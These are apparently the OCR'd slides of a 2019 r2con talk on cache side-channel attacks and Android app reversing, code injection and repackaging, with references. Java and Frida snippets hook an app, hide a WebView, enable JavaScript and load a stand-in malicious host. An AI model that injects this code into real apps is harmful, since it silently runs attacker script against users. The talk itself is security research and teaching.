Towards Side Channel Attacks

Marios Dimitriadis


- Jr. Security Specialist at Adjust GmbH
- Open Source Contributions around mainly Computing Performance
  - Rfast, Rfast2
- Co-Creator of skiptherecruiter.com

06.09.19, r2con, Barcelona

Special thanks: Isabel Fuss, Adjust folks

Contents

Introduction



Definition: Side-Channel Attacks

“In computer security, a side-channel attack is any attack based on information gained from the implementation of a computer system, rather than weaknesses in the implemented algorithm itself (e.g. cryptanalysis and software bugs). Timing information, power consumption, electromagnetic leaks or even sound can provide an extra source of information,, which can be exploited.”

Wikipedia Contributors. (2019, July 10). Side-channel attack. Retrieved August 17, 2019, from Wikipedia website: https://en.wikipedia.org/wiki/Side-channel_attack


Description: CPU Cache

Direct Mapped Cache


Set-Associative Cache

Fully Associative Cache


Description: CPU Cache - Direct Mapped Cache



Description: CPU Cache - Fully Associative Cache



Description: CPU Cache - Set Associative Cache



Reversing Android Apps

- Requirements
  - *.apk
- Points of Interest
  - AndroidManifest.xml
  - resources.rsc
  - Binary/ies
- Radare - Frequently Used
  - `r2pm -i axml2xml || rabin2 -zz // strings`
  - `ii  // imports`
  - `ic  // classes/methods`
  - `izz // strings`

Code Injection in Android Apps

- Requirements
  - Root permissions
  - Server <-> Client
- Points of Interest
  - Entry Class
  - Entry Function/Method
  - Embedded Browser Instances
  - Embedded Browser Settings
  - R$id fields


Code Inject in Android Apps - Java

```
1  WebView wv = (WebView) findViewById(R.id.webview);
2  WebSettings wvSettings = wv.getSettings();
3  wvSettings.setJavaScriptEnabled(true);
4  wv.setVisibility(8);
5  wv.loadUrl("https://www.extremely-malicious-website.net");
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
```


Code Injection in Android Apps - JavaScript

```
setImmediate(function () {
    Java.perform(function () {
        var main_activity =
            Java.use("net.extremely.malicious.MainActivity");

        main_activity.onCreate.implementation = function(v0) {
            main_activity.onCreate.call(this, v0);

            var web_view = Java.use("android.webkit.WebView");
            var r_id = Java.use("net.extremely.malicious.R$id");
            var wv =
                Java.cast(this.findViewById(r_id.webview.value),
                          web_view);
            wv.setVisibility(8);
            var wv_settings = wv.getSettings();
            wv_settings.setJavaScriptEnabled(true);
            wv.loadUrl("https://www.extremely-malicious-website.net");
        };
    });
});
```

Code Injection in Android Apps - App 1/2



Code Injection in Android Apps - App 2/2



Recompiling Android Apps - Apktool

- Alterations
  - AndroidManifest.xml
  - resources.rsc
  - Smali additions
- Decode/Build
  - `apktool d *.apk // decode`
  - `apktool b *.apk // build`

Prime and Probe Attack

1. Create an eviction cache set/s
2. Prime the relevant cache set/s
3. Await X units of time
4. Probe the relevant cache set/s
5. Measure

Limitations and Countermeasures

Limitations:

- SHA-1 Fingerprint
- Inclusive Last Level Caches

Countermeasures:

- SHA-1 Fingerprint
- Static/Dynamic Analysis

Q/A

Marios Dimitriadis

Email: dimim@posteo.net

Telegram: @interstellarcattraffic

References

- Spreitzer, R., & Plos, T. (2013). On the Applicability of Time-Driven Cache Attacks on Mobile Devices. Network and System Security Lecture Notes in Computer Science, 656–662. doi: 10.1007/978-3-642-38631-2_53
- Luo, T., Hao, H., Du, W., Wang, Y., & Yin, H. (2011). Attacks on WebView in the Android system. Proceedings of the 27th Annual Computer Security Applications Conference on - ACSAC 11. doi: 10.1145/2076732.2076781
- Oren, Y., Kemerlis, V. P., Sethumadhavan, S., & Keromytis, A. D. (2015). The Spy in the Sandbox. Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security - CCS 15. doi: 10.1145/2810103.2813708
- Schwarz, M., Lackner, F., & Gruss, D. (2019). JavaScript Template Attacks: Automatically Inferring Host Information for Targeted Exploits. Proceedings 2019 Network and Distributed System Security Symposium. doi: 10.14722/ndss.2019.23155
- A. S., L. K., Y. H., Y. M., P. M., Y. O., & Y. Y. (2019). Robust Website Fingerprinting Through the Cache Occupancy Channel. doi: arXiv:1811.07153